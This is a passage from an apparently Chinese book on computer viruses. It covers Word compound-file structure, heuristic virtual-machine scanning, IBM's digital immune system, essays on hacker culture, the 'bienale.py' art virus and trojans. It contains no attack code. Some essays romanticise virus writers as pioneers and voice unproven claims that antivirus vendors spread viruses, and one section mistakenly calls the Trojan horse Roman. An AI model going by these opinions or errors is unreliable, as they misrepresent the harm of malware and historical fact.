30	*4*	*目录链根的开始块序号*
3C	*4*	*小块映象图的开始块序号*
4C	*不确定*	*大块映象图使用的块的列表*

在 512 字节的数据块基础上，复合文件中包括了两种最基本的结构：
第一种是由 512 字节的大块连接起来的大块链，如果对以文件分配表（FAT）为基础的文件系统熟悉的话，可以很容易的理解大块链的概念，只要知道一个大块链的开始块的序号，通过大块映象图，就可以找到这一条大块链的所有内容。一个典型的大块映象图如下：

00200: fd ff ff ff 05 00 00 00 fe ff ff ff 04 00 00 00
00210: 06 00 00 00 fe ff ff ff 07 00 00 00 08 00 00 00
00220: 09 00 00 00 0a 00 00 00 0b 00 00 00 fe ff ff ff
00230: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

我们可以看到，如果一个大块链的开始块序号是 0 的话（该处的内容是 5），那么这个大块链包括：序号为 0 的数据块、序号为 5 的数据块（该处的内容是 7）、序号为 7 的数据块（该处的内容是 9）、序号为 9 的数据块（该处的内容是 0b）、序号为 0b 的数据块（该处的内容是-1，表示这是该链的最后一个数据块）。

对于比较小的结构，如果以 512 字节为单位的话会造成比较大的空间浪费，所以专门使用一个大块链来存放比较小的数据块，小于 4096 字节的数据结构使用小块链来表示，小块链的组成和寻址方法和大块链非常类似，唯一不同的是，小块链里面对小块的寻址不是在整个复合文件范围内的，而是在某一个特定的大块链范围内的，这个大块链的开始块序号在后面叙述。

目录链，目录链是复合文件最基本的数据链，描述了复合文件的目录结构信息。目录链的开始在头块中可以找到。目录链中包括了复合文件的目录信息，每一个目录项的大小是 128 字节，所以目录链的一个块可以包括 4 个目录项，第一个目录项是根目录项，名字叫做“根实体”（Root Entry），任何复合文件里面这都是第一个目录项。一个典型的根目录项如下：

00400: 52 00 6f 00 6f 00 74 00 20 00 45 00 6e 00 74 00 R o o t E n t
00410: 72 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00 r y
00420: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00430: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00440: 16 00 05 00 ff ff ff ff ff ff ff ff 03 00 00 00
00450: 00 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46
00460: 00 00 00 00 00 00 00 00 00 00 00 00 86 29 f6 1f
00470: ad 57 bb 01 03 00 00 00 00 0f 00 00 00 00 00 00

目录项结构的说明如下：

偏移量（十六进制）	大小（字节）	内容
0	40	目录项的名字（所以复合文件中名字最长不能超过 40 字节）
40	2	名字的长度
42	2	目录项的类型 1 是一个存储（文件），2 是目录，3 是根
44	4	前一个目录项
48	4	下一个目录项
4C	4	如果是目录，指向子目录项
74	4	所存储内容的开始块
78	4	所存储内容的大小

由于上面的数据结构不是来源于微软的官方文档，包括了很多猜测的成分，所以很多内容暂时无法断定其意义，有些结构的说明可能和微软的原意也不相符合，但是我们使用这个结构对微软的大量文档进行了分析，至今尚未发现有明显的错误存在。

在基本的“劳拉”文件结构的基础上，字处理文档、电子数据表文档具有不同的内部目录结构，下面是一个典型 WORD 文件的内部目录结构：

1.doc
——1Table：一些数据表

——CompObj：通用的对象
——ObjectPool：对象池，是一个目录，包括 WORD 文件中嵌入的图像、声音或者其他对象
——WordDocument：实际的文字和格式化信息就存放在这里
——SummaryInforamtion：摘要信息
——DocumentSummaryInformation：其他的摘要信息

第九节 真的有未卜先知这回事吗？

反病毒软件本质上是一种亡羊补牢的软件，也就是说，只有某一段代码被编制出来之后，才能断定这段代码是不是病毒，才能谈到去检测或者清除这种病毒。
那么，未知病毒能够防范吗？如果纯粹从理论的意义上说，未知病毒是不可能完全被防范的，电脑如果做到能够防范未知病毒，那么人工智能的水平肯定已经远远超过了通过图灵试验的程度。

图灵试验，阿兰·图灵是著名的英国计算机科学家、数学家和哲学家，被公认为现代计算机科学的奠基人之一，1950 年，图灵在他的著名论文《智能与机器》中提出了所谓"图灵试验"：测试者与另一屋子里的人或机器对话，若测试者无法辨别与之对话的是人还是机器，则认为机器具有了人的智能。.图灵试验现在经常作为衡量机器智能程度的一种思考方法而不是具体的测试手段，也就是说衡量机器是否具有智能的一个基本因素是进行一个假想的实验，用机器在某件具体的事情上代替人的位置，然后判断机器是不是能够做的和人一样好，如果机器能够表现出接近人的智能水平，那么可以认为在这件事情上机器具有了某种程度的人类智能。

但是，为什么很多杀毒软件声称自己能够防范未知病毒呢，这是不是完全出于宣传的目的呢？如果我们不从理论上来考虑问题，不去探讨是不是具有某种通用的算法能够完全判断出一块代码是不是病毒，而是从实践的角度上考虑这个问题，"是不是有这样一种算法，可以发现大部分未知的病毒"

从某种意义上说，防范未知病毒是可能的，但是就像现阶段人工智能的应用一样，这种可能性是建立在很多先决条件之下的，也就是说，对于某种采用了已知的感染和破坏的模式的病毒。

虚拟执行技术，又叫做启发式扫描技术，是防范未知病毒的基础。

我们说"虚拟"二字，有着两方面的含义：其一在于运行一定规则的描述语言的机器并不一定是一台真实地以该语言为机器代码的计算机，比如 JAVA 想做到跨平台兼容，那么每一种支持 JAVA 运行的计算机都要运行一个解释环境，这就是 JAVA 虚拟机；另一个含义是运行某种语言的机器并不是直接执行该语言的原始环境，这种情况也称为仿真环境。

跨越计算机平台的虚拟机也有很多，比较典型的是在很多 Unix 下运行 MS-DOS 或 Windows 程序的仿真器。在一台非英特尔 80x86 为 CPU 的计算机上运行 MS-DOS 应用程序，首先需要对 MS-DOS 应用程序所使用的 x86 指令进行解释执行，并要提供完整的仿真 DOS 中断、功能调用和绝大多数 BIOS 调用，并要解决 MS-DOS 环境所使用的内存特点。

因此，我们大致可以看到一个比较完整的虚拟机需要在很多的层次上做仿真，主要包括 CPU 指令的解释执行和操作系统运行环境的模拟。

具体在电脑病毒的扫描技术上，对于简单的病毒采用特征码或者改进后的特征码技术就可以应付自如了，但是对于多态编码病毒，如果能够正确解析这个病毒在编码上的规律，那么理论上是可以应付自如的，但是对于比较复杂的编码算法以及众多的多态编码病毒，如果没有相对统一的方法来处理，那么势必要仔细研究每种病毒的编码，这种工作量是非常大的。如果能够让病毒在控制下先行运行一段时间，让其自己还原，那么，问题就会相对明了。可

以说虚拟机是这种情况下的最佳选择（如果直接放病毒执行，会碰到多种操作系统下的兼容性问题，以及可能执行了病毒代码的危险性）。

通过利用软件构造一个虚拟 x86 计算机的寄存器表、指令对照表和虚拟内存，能够让病毒体在监控下在虚拟机中运行一段时间。这一过程可以提取与“有可能被怀疑是”病毒或与病毒程序“相似”的行为，比如截获中断、“可疑”的跳转等和普通计算机程序“不太一样”的地方。同时，编码病毒在运行过程中完成自解码，还原成病毒体“原形”。病毒在自解码之后，还要再度结合原来的特征值方法，将已知病毒代码特征库和虚拟机的运行结果进行比较，完成对一个特定已知病毒（可能是多态的病毒）的判定。

通过虚拟机对被扫描的程序（可能的病毒代码）进行模拟执行，可以收集到这段代码的行为信息—是否更改了中断、是否进行了的内存驻留等，从而发现具有病毒特征的代码，从某种意义上可以判断出未知病毒。

如何知道一个软件是否能够检测未知病毒？

杀毒软件通常都会声称自己能够发现百分之多少的未知病毒，虽然非常困难，但是实际上这个比例从某种意义上说是可以检验的，下面是一种对未知病毒判断算法的检验方法：

我们知道，一种杀毒软件检测病毒的数量是由这种软件所拥有的病毒特征库的数量决定的，也就是说，一种杀毒软件如果能够查杀 60，000 种病毒，就要求这种软件至少要包括 60，000 条病毒特征记录，在不影响识别准确性的前提下，目前最先进的病毒特征码长度最少是 8 个字节（采用类似于单向 HASH 算法的校验码计算方法），加上杀病毒的描述 8 个字节（普通描述），还有病毒的名字和其他一些描述信息，也就是说描述一个病毒最少需要 24 个字节左右，这样 60，000 个病毒就至少需要 1.4M 左右的病毒特征库。（根据具体采用的算法和特征值采样的差异性，这是一个非常大概的估计值，但是应该不会有数量级上的差异）。

除了这些病毒特征记录以外，为了实现准确的病毒扫描和未知病毒的识别，还需要一个或者多个虚拟机查毒引擎（这些虚拟机是多个层次的，从最简单的仅仅认识几条跳转指令，到非常复杂的可以模拟一个完整的 80x86CPU，根据扫描的进程和对代码的怀疑程度采用不同层次的虚拟机进行扫描）。通过这样一个虚拟机处理之后，得到可能是病毒的代码部分，然后提取特征值和病毒特征库中的病毒进行比对，进而判断出是否是某种已知的病毒。

为了判断一种虚拟机算法对未知病毒的识别能力，我们可以将病毒特征库记录数设置为 0，也就是说，杀毒软件没有任何关于病毒的准确信息，仅仅通过虚拟机对文件进行分析，然后根据分析的结果，不进行比对，直接根据是否具有一些行为特征，比如说占用中断、复制自身等等（如果杀毒软件有未知病毒检测部分的话，会根据设定的上限，直接报告是否存在未知病毒）判断是不是有未知病毒。

使用这个没有任何病毒特征库的杀毒软件对已知的病毒库进行扫描，我们可以预期对于大量的已知病毒，杀毒软件都会报告发现了未知病毒。根据统计学的原理，我们可以预期对于真正从来没出现过的病毒，这种软件也会获得基本上一样的未知病毒发现率。也就是说，在没有一条准确病毒特征记录的情况，如果这种软件可以发现 95％的已知病毒，那么我们可以预期对于新出现的病毒，这种软件同样能够发现其中的 95％左右。

当然，这种方式需要对杀毒软件的内部工作机制非常了解，在很多情况下（没有源代码的情况），需要对杀毒软件进行逆向工程，手工修改内存中的杀毒软件，所以对于普通用户来说，不可能用这种方法对杀毒软件进行检测未知病毒能力的测试。

单向哈希（One Way Hash）算法，Hash 函数长期以来一直在计算机科学中使用，基本作用就是把可变输入长度串转换成固定长度（经常更短）的输出串（叫做 hash 值）。所谓的单

向 Hash 函数就是说从长的输入串映射成短的输出串使用的算法非常简单，但是有意或者巧合的情况造成两个不同的输入串产生相同的 Hash 值几乎是不可能的，也就是说从输出串构造出输入串基本上是不可能的。这样就使得将长的病毒特征代码通过 HASH 算法，提取出较短的病毒特征 HASH 码之后，不会由于巧合造成正常文件中的二进制序列可以生成同样的 HASH 码，从而产生误报。


第十节 数字免疫系统，理想还是现实？

“种牛痘”的启示

早在 90 年代初，怀特和他的 IBM 公司的同事们就梦想给计算机“接种”一种数字免疫系统。他们通过一个模型来观察研究人类的免疫系统，受到很多启发。计算机病毒的制造者们往往会在新造的病毒中重复使用过去的关键性技术”，怀特解释说。一种能够预先识别新的病毒、被称为基因免疫的系统往往会对病毒的功能给予致命的打击。这里面所说的基因免疫技术，实际上就是某种形式未知病毒发现技术。这种免疫技术的可能性建立在多数病毒都是现有病毒的变种这一假设的基础上的。

当一部计算机参与这种数字免疫系统的小规模试验时，能发现感染的病毒特征，将保密数据除掉而将那些特定的病毒数据译成密码。实验时，专家们将更改过的文件很容易地送往一部中央计算机去分析。中央计算机则将病毒的程序安排给一部实验机，通过运行各种程序，这部实验机就能将病毒诱惑出来使之变为复制品而重复同样的实验。如果这些被诱惑的程序中的任何一种受到病毒感染，则这部实验计算机就能设法识别其他计算机中病毒的特征并从程序中剔除，然后将病毒返送给中央计算机，中央计算机再将新的病毒附加给自己的数据库，并将发觉和处理病毒的信息返回到受感染的计算机中。未经感染的计算机也可预先“接种疫苗”，这种疫苗是从试验机上获得的。

下面是一个 IBM 数字免疫系统的示意图：



1999 年夏末，IBM 与一家著名的防病毒程序开发机构赛门铁克公司合作，准备推出一项包括这种数字免疫系统在内的防病毒计划。怀特预测说，“这是朝着综合免疫系统的开发迈

出的第一步，该系统能以远比病毒本身快得多的扩展速度运作。一旦发现病毒，就立刻在全球范围内迅速遏制和根除这种病毒的蔓延。”虽然直到今天为止，这种雄心勃勃的计划仍然只是一个理想而已，研究一下 IBM 的思路对于我们应该也是有价值的。

开发综合“免疫系统”

IBM 的专家们还在努力寻找具有另外一些免疫机理模拟特征的方式。生理上，一个受感染的细胞会发出化学信号，警告相邻的细胞赶快设置障碍以阻止病毒扩散。于是，当免疫系统准备好了反击“入侵者”的方法后，它就能迅速出击，一举击溃病毒的进攻。人类免疫系统在鉴别外来入侵的病毒时，决不会因为这类入侵病毒类似其他传染性媒介而识不破它、容纳它。而要让计算机独立完成这项识别工作是非常困难的，福里斯特和她的同事们正在研制一种能使计算机不断实现自身重新定义的系统，但专家们依然没有找到识别病毒后如何抵抗的最佳方法。虽然现在进行的仅是理论上的探讨，但福里斯特的方法或许能提供新的捷径。“应该说，不断开发的数字式抗体会使系统工作更加精确，愈来愈类似生物学”，怀特说，“但这种模拟研究极其困难。”成功的程度将依赖于人工智能发展的速度。

“数字免疫”存在于将来

“因为程序和操作系统通常在设计时无法将安全因素同时融入进去，抗病毒程序将始终落后于程序和系统的开发而处于被动，”杰乔迪亚说，“尽管理想的数字免疫系统仍是雾里看花，谁也说不准会以什么形式运作，但我们只有锲而不舍地去尝试，因为这是唯一的选择”。

福里斯特指出，“90 年代初期刚刚兴起因特网时，计算机安全问题就已十分突出，而现在已演化到令人谈虎色变的境地”。现兼任《计算机安全》杂志首席编辑的杰乔迪亚说，程序设计人员在人们开始使用最新版本的软件之前，就应致力于病毒的研究。“在设计计算机系统和程序时养成一种必须加入安全保密技术的主观意识，是极其重要的关键步骤”。迄今仍没有十分成熟的技术足以保护日益密切相连的计算机系统的安全。诸如数字免疫系统这样的新安全武器在短时间内不太可能达到实用的程度，现在我们还是必须依赖独立的杀毒软件、良好的安全习惯和不断的软件升级来对抗病毒的入侵。

第六章 关于电脑病毒的哲学讨论

第一节 开拓与创造，黑客文化的内在动力

在一般人的观念里，黑客就是成天攻击网站的一帮子人，他们生活在午夜，在一间漆黑的小房间里，唯一发着光的东西就是显示器的屏幕，他们在网络上巡游，寻找可以非法闯入的一切地点，包括中央情报局或者瑞士银行的主机在内，对他们来说因特网上没有任何秘密。很多人认为 Hacker 及 Cracker 之间没有明显的界线. 但实际上, 这是错误的观点. Hacker 及 Cracker 不但可以很容易的分开, 而且可以分出第三群 “因特网海盗”（Internet Pirate）出来, 一般大众认定的“破坏份子”, 事实上是这第三种。

Hacker 及 Cracker 都有明确的定义, 要发表有关 Hacker 及 Cracker 之间的评议之前, 最好要详细调查一番, 否则招惹这两群技术高明的族群都不是好受的事。比较容易判断的方式, “Hacker 从来不自称 Hacker； Cracker 会自称 Cracker; 自称 Hacker 的不是 Hacker; 自称 Cracker 的不见得是 Cracker; 被确认为 Hacker 称为 Hacker 的, 是 Hacker； 而 Richard M. Stallman 是 Hacker 圣者” 相信大家应该可以看出来, 为何大众对 Hacker 及 Cracker 会有错误观点的由来，Pirate 利用这样的漏洞来污染整个玩家文化在大众的观点。

计算机领域本质上是一种创造的领域，这个领域中具有创造力的个人所拥有的能力和权力比现实社会大得多。实际上，黑客的历史远远长于病毒的历史，当然更长于我们通常理解中的所谓黑客（互联网上站点的袭击者）的历史。

就像早期的西部拓荒者一样，某一个计算机领域的先行者可以开垦和拥有自己的土地。在没有人烟的边疆, 领土可以存在而没有拥有者, 一个人可以通过开垦获取拥有权；另外一种转移土地的方法是头衔转让 也就是从上一位拥有者的手中收到所有权；最後, 土地头衔可能会遗失或被抛弃，再没有人反对的情况下，你可以拾起某一块土地。它在挪威及日耳曼部族演化了数千年. 因为它被早期英国政治哲学家约翰.洛克理论化, 有时它被称为“洛克”产权理论。这种领地的概念特别适用于没有明确的中央权威的背景，比如说软件开发领域，你可以自己从头写一个软件，开垦自己的疆土，也可以通过别人的转让、发现被遗弃的程序继续别人没有完成的工作。

在普通的社会中，人们有几种方式可以获得社会的认可，最简单的是命令方式，在命令方式中，稀有品的分配是和社会地位的获取由中心权威来完成, 并以武力做为后盾。另外一种占我们社会主导地位的是交换方式。不像命令方式，社会地位主要是透过控制用以交易的东西来决定（不一定需要是物质的，可以是荣誉、证明等等非物质的东西)。还有另外一种方式——礼物方式，这种方式主要存在于非常富足和安逸的社会中，富足使高压变得不可能，富足也使得交换并没有太多的意义，在这种情况下，社会地位不是由您能控制多少而决定，而是由你给出多少来决定，一个人在一个特定社区的价值是由他对社区的贡献决定的，这种贡献往往体现为有价值的程序或者源代码。

早期的黑客和破坏者一点关系都没有，他们都是一些天才的程序员，可以赤手空拳的写出一个操作系统来。在 ARPANET（第一个横跨美国的高速网络。由美国国防部所出资兴建，一个实验性质的数据通讯网络，逐渐成长成联系各大学、国防部承包商及研究机构的大网络）出现之后。以麻省理工的人工智能实验室、斯坦福大学的人工智能实验室和卡赖基.梅隆大学的计算机科学系三个大型的信息科学研究中心及人工智能的权威为中心，黑客文化开始逐步形成和发展。

早期的黑客在 PDP-10 上工作，他们使用的操作系统是古怪的“不兼容的时间共享操作系统”ITS，由汇编语言和 LISP（一种人工智能语言）编写。ITS 系统下仍然有成果流传至今：EMACS，一种功能强大的编辑程序就是其中的一个。另外一个天才黑客们的聚居地是施乐公司的 PARC 研究中心，这个中心对局域网、图形界面的贡献直到今天还发挥着影响。现在该我们的大人物登场了，Richard M. Stallman 作为麻省理工人工智能实验室的领袖人物，继承的黑客的光荣传统，坚决反对实验室的研究成果商业化。他接着创办了自由软件基金会（Free Software Foundation），全力投入写出高品质的自由软件。他的一个宏伟目标就是创建出完全自由使用的软件，不是利用软件来赚钱，而是让软件成为人类的共同财富，他所倡导的 GNU 软件为我们贡献了很多有价值的财富，比如说开发 32 位 DOS 程序的 DJGPP 就是 GNU 软件。

Stallman 作为黑客精神的代表，至今还在世界各地进行布道，对于一个商业利益占据统治地位的现代社会来说，Stallman 似乎有一点不合时宜，但是如果我们不希望微软控制我们的一切的话，还是对 Stallman，这为“最后的真正黑客”说一句“保重”，毕竟，一个有着矛盾和冲突，有着竞争和合作的社会比一个单一的、垄断的世界要好得多。

第二节 警察与小偷

作为机械文明最高形式的成果，计算机本质上具有程序性和严谨性，从开始做程序第一天开始，所有的老师、教材、以及前辈们无数次的强调计算机程序是非常严谨的。从某种意义上说，这种严谨和禁止发挥是对人类创造性本能的一种压制。而人的创造性是不受束缚的，因此，自电脑诞生的第一天起，程序数字计算本身的严谨性以及对这种严谨性本能的反叛就成为一个永恒的话题。也许这就是 Crack 文化的由来吧。在最严谨最呆板的科学领域，反潮流、反传统的思潮反而有了最能够发挥的土壤。

破坏性的力量，计算机软件的社会意义。

黑客思潮的形成和某种形式的反传统是有关系的，病毒制造者所具有的某种挑战霸权的骑士风格促使他们对现存的一些秩序提出了挑战。

早期的电脑是社会权威和财富的一种象征，拥有较高社会地位或者显示了某种智力上的优越性，拥有计算机的人，或者有机会接触计算机的人往往意味着他们具有比较高的社会地位，或者说他们在智力上没象对于普通人来说拥有优势。但是这些具有比较高技术和思想层次的人类个体往往具有某种反叛性的本质思想，我们想一想很多古代阶层的异端分子就会明白了，处于某一个阶层可以促使他们对阶层本身进行思考，进一步能够对阶层进行反叛，批判和打击自己所在的阶层。

这些拥有使用电脑权利的人们，或者具有足够电脑知识的人们，出于对这种知识本身的批判，就有一种想要破坏这些知识的冲动，他们认为正是由于电脑造成了社会的对立和分裂，所以没有电脑的世界会是更加美好的世界。

他们中的一些人开始制造病毒，希望能够打击过于依赖电脑的现代文明，从而“恢复生活的本质”。从一般意义上很难解释他们的行为，或者把他们看成是超越我们时代的先驱会更加合适一点。

在他们的眼中，电脑病毒是打击知识霸权的一个重要武器。

当然，不能完全认为电脑病毒只有坏的影响而没有好的影响，也许只有这种不断在安全和不安全中摇摆，不断在病毒和反病毒软件斗争中成长的软件也才是真正健康的软件业吧。一个刚生下来的孩子，如果把他放在完全无菌的环境下长大，没有机会感染任何细菌，也不会的任何疾病。但是，如果打破这样一个孩子的无菌罩，他应该会立刻在种种病菌的攻击下

倒下。而相反，一个普普通通的孩子，隔三差五还生点病什么的，应该可以很从容的面对各种病菌的攻击。所以想想看，如果没有电脑病毒的陪伴，我们电脑的安全肯定不会是更好，只会更加脆弱，与毒共舞，本身就是一个健康发展产业的写照。

第三节 未经许可，不一定需要自我繁殖

普通意义上的电脑病毒定义中，都认为电脑病毒必须具有生物病毒所具有的生物特征，也就是具有自我繁殖和扩散的能力，但是最近几年出现的一些木马程序和运行在浏览器环境下的代码，不具有自我繁殖的特性，从严格的意义上不能叫做病毒，所以人们现在采用一个新的名字来描述所有这些给我们带来困扰的东西—恶意代码。

现在对于杀毒软件所定义的电脑病毒概念已经拓展了很多，对于一段代码来说，确定它是不是有害的代码的一个最基本的原则就是：

> 是不是做了不该做的事情，或者说，做了没有明确许可，同意它做的事情。

按照这个定义，一段代码复制并且传播自身毫无疑问是病毒。

恶作剧代码肯定是恶意的，因为我并没有要求你过两个小时来吓我一下。

未经许可，就窃取我的密码和文件的木马程序毫无疑问也是恶意的。

甚至，如果微软的浏览器在我不知道的情况下，收集我的信息向微软报告，也可以毫无疑问的归为恶意代码一类。

使用这个判断标准，应该可以准确的判断一个程序是不是有害的，程序是不是完成了我想要他完成的功能，并且，重要的是，没有做其他任何事情。这样的程序才是一个合法的正常的程序，否则都可以认为是恶意代码。

第四节 偶然还是必然

电脑病毒的出现，或者就像生命的出现一样，不可能是一起偶然的事件。电脑病毒的出现，是技术发展或者说是电脑技术本身进化的必然结果。

电脑技术的进步，就像人类文明的进化历程一样，通过算术到文字，再到语言，进而到现在的对象和人工智能。可以在国际象棋上击败卡斯帕罗夫。在这样一个非常类似人类社会的数字空间里，出现病毒这样一种反规范，反秩序的现象也就成为必然了。

电脑是人制造的，人不可能完全凭空想象来臆造一个完全陌生的世界，所以数字空间也是人类内心空间的延伸和反映，人类内心空间所有的秩序在数字空间里也有，只是表达的形式或者程度不一样罢了，同样，人类内心空间所具有反秩序力量，在数字空间里依然存在。

人心中的世界和人心中的历史。同样，电脑中的人心，电脑中的秩序，电脑中的社会，电脑中的恐怖分子—病毒的存在也就成为必然。

即使没有莫里斯，即使没有磁芯大战，即使没有“巴基斯坦”病毒，电脑病毒也会以其他的名字，其他的形式出现在我们身边。

第五节 被商业化污染的电脑病毒

在现代社会中，任何行为都不可避免的打上了商业化的烙印，经济利益的驱使是很多行为的背后都有着深刻的经济利益的影响，病毒制造和反病毒行业也不例外，在长期的病毒分析过程中，我很遗憾的发现，已经有越来越多的病毒被打上了商业化的烙印。最早的电脑病毒，完全是出于验证技术的目的，最早演示的蠕虫程序，在成功的进行了自我复制之后，获得了一片激烈的掌声

一直有谣传说杀毒软件厂商制造和散布了大量的病毒，由于现代因特网的广泛使用，因特网本身具有的非集中管理的特点，电脑病毒的发布越来越容易，想要追踪病毒的作者也越来越困难，除非是一个疯狂的想出名的作者，在电脑病毒中写上自己的名字和电话号码、家庭住址，否则想通过对病毒的分析和传播渠道的追踪找到病毒的作者基本上是不可能的。从目前的情况来看，很难找到直接的证据表明哪一个杀毒软件公司直接制造并且发布了某种病毒。但是我相信这种怀疑是有道理的，至少，杀毒软件厂商会在有意无意之间夸大病毒的流行，制造一种恐慌。

第六节 当电脑病毒也成为一种艺术

程序员和艺术家（从某种意义上，程序员和艺术家是相通的），其本质都是创造某种在现实世界中，在作者没有创造出来以前是不存在的某种东西。

病毒从两个方向接近艺术：

一种是从病毒制造者这个方向，他们将病毒的编写作为一种追求完美的过程。通过追求写出最小的病毒、最酷最炫的病毒，还有制造一些能够完成一些完成不可能完成的任务的病毒。挑战极限是病毒制造者的动力之一。类似于“不使用 Vxd，如何能够进入视窗 95 的系统核心”，“如何通过病毒获得 NT 操作系统超级用户权限”这样的问题对于任何真正的黑客／病毒作者具有莫大的挑战性。他们在技术上将病毒制造变成一种艺术。

另外一个方向是来自于艺术家们，他们觉得没有比计算机病毒更令人讨厌的东西了。而当代的艺术界一味追寻新奇、时髦和怪诞的东西，他们开始把病毒也当成是一种艺术形式。确实，还有什么比病毒更加新奇、时髦和怪诞呢。

Venice Bienale 是国际艺术界最负盛名的活动之一，今年的 Venice Bienale 带来了艺术界对具有破坏性的、近两年来闹得沸沸扬扬的“梅利莎”和“爱虫”病毒的阐释，即“bienale.py”。在六月十日开幕的 Bienale 上展出了一台感染了“bienale.py”的计算机， 一直到十一月展览会结束。参观者可以实时看到别人的系统被摧垮、文件被破坏，就好象是一场令人发指的表演一样。这种所谓艺术病毒是欧洲网络艺术收藏中心（European Net Art Collective）0100101110101101 和另一家以编程技术出名的 epidemiC 合作完成的。此病毒只会影响以 Python 计算机语言编写的程序，如果有人下载被感染的软件或使用被破坏的软盘，病毒就会传播。因为 Python 是一种相对深奥的语言，艺术家们将源码印在 2，000 件 T 恤衫和十张限制发行的 CD-ROM 版本上，希望此病毒能得以传播。

“源码和音乐、诗画一样是人类智力的产品，”epidemiC 团队解释道。他们说起话来总是异口同声并且自命不凡，“病毒和古典艺术差不多，虽然没用，但却是重要的工艺品。”0100101110101101.ORG 也总是众口一词，而且不愿透露姓名，他们中的一位补充道：“病毒的唯一目标是繁殖。我们的目标是让人们熟悉病毒，这样当下一个病毒袭击时，他们不至于如此偏执和发疯。”

艺术家们的作品已掀起一小阵疯狂。每件 15 元的 T 恤衫已售出 1,400 多件，每张 1,500 元的 CD-ROM 也卖掉了三张（买者出于法律原因未透露姓名）。然而有潜在破坏能力的代码在艺术家的主页上即可免费获得。“理论上来说，我们应该会被起诉，”” 0100101110101101.ORG 的发言人说道，“但我们几乎没收到过投诉。倒是安全专家发来几封邮件问我们那些狗屁艺术家是谁？”类似计算机防欺诈和滥用法令(Computer Fraud and Abuse Act)这样的法律规定在跨州或跨国通讯中传播破坏性代码是违法的。但艺术家们不认为应对"bienale.py"造成的破坏负责，因为他们给各大软件和防病毒公司包括 Microsoft 和 McAfee 都发出了警告。0100101110101101.ORG 的发言人说：“我们已经解释了如何解除我们的病毒，所以人们应该知道怎么对付它。”但不是每个人都买这个帐。“如果小偷留个条子说对不起，我们就觉得好过了？不，”一家名为 Junkbusters 的反垃圾邮件组织的总裁 Jason Catlett 在国会就互联网隐私问题作证时说道，“以艺术的名义做为社会所不齿的事对艺术并没有什么好处。”

这已不是艺术家们第一次以令人生厌的方式来引人注意了。例如，垃圾邮件也在以“艺术形式”出现；今年一月 Webby-winning 网艺术收藏中心 Jodi.org 通过 Rhizome Raw 的电子邮件清单发送了 1,039 封垃圾邮件。一些媒体艺术理论家认为，一份关于计算机病毒的艺术声明只能通过传播病毒本身来有效表达。“要想谈论当代文明，就必须能够运用当代文明的各种表达形式，” Lisa Jevbratt 说道。她在 San Jose 州立大学教授媒体艺术。“所以病毒可以被认为是一种合法的艺术形式。当然，会有艺术家和开玩笑的人通过这种方式做一些好玩的事。但还有一些艺术家和开玩笑的人只不过是想换一种方式表达他们的批评。”

第七章 病毒与黑客

第一节 特洛伊木马，从古希腊神话中得到的灵感

显然，要攻破任何坚固的防线，最简单的方法是从内部入手。直接猜测一个用户的名字和口令是困难的，但是如果在输入用户名和口令的时候能够在边上看着，得到口令就不是一件很困难的事情了，很多木马程序就具有这种“偷看你输密码”的功能。至于特洛伊木马是怎么出现的，我认识一个自己写了好几个木马程序的人，他告诉我的理由很简单：“为了泡美眉”，因为他在一个公司上班，有一个很可爱的美眉同事，为了满足他泡美眉的卑鄙愿望，他自己开发了一个木马程序，放在那个女同事的机器上，这样可以看到同事写的信什么的，掌握她的心理活动，从而有的放矢的开展他的卑鄙追求，知己知彼，方能百战不殆。

当然这只是一个特例罢了，但是任何人总是有这样一种逆反心理，“越是不让我看的东西我越是要看”，很多黑客从事侵入活动的时候，不过是因为这样一个小小的动机吧。

在古罗马的战争中，古罗马人利用一只巨大的木马，麻痹敌人，赢得了战役的胜利，成为一段历史佳话。而在当今的网络世界里，也有这样一种被称做木马的程序，它为自己带上伪装的面具， 悄悄地潜入用户的系统，进行着不可告人的行动。那么木马究竟是什么呢？它有哪些危害呢？下文将为大家介绍有关木马的知识。

木马是一种在远程计算机之间建立起连接，使远程计算机能够通过网络控制本地计算机的程序，它的运行遵照 TCP/IP 协议，由于它像间谍一样潜入用户的电脑，为其他人的攻击打开后门，与战争中的“木马”战术十分相似，因而得名木马程序。

木马程序的危害是十分大的，它能使远程用户获得本地机器的最高操作权限，通过网络对本地计算机进行任意的操作，比如删添程序、锁定注册表、获取用户保密信息、远程关机等。木马使用户的电脑完全暴露在网络环境之中，成为别人操纵的对象

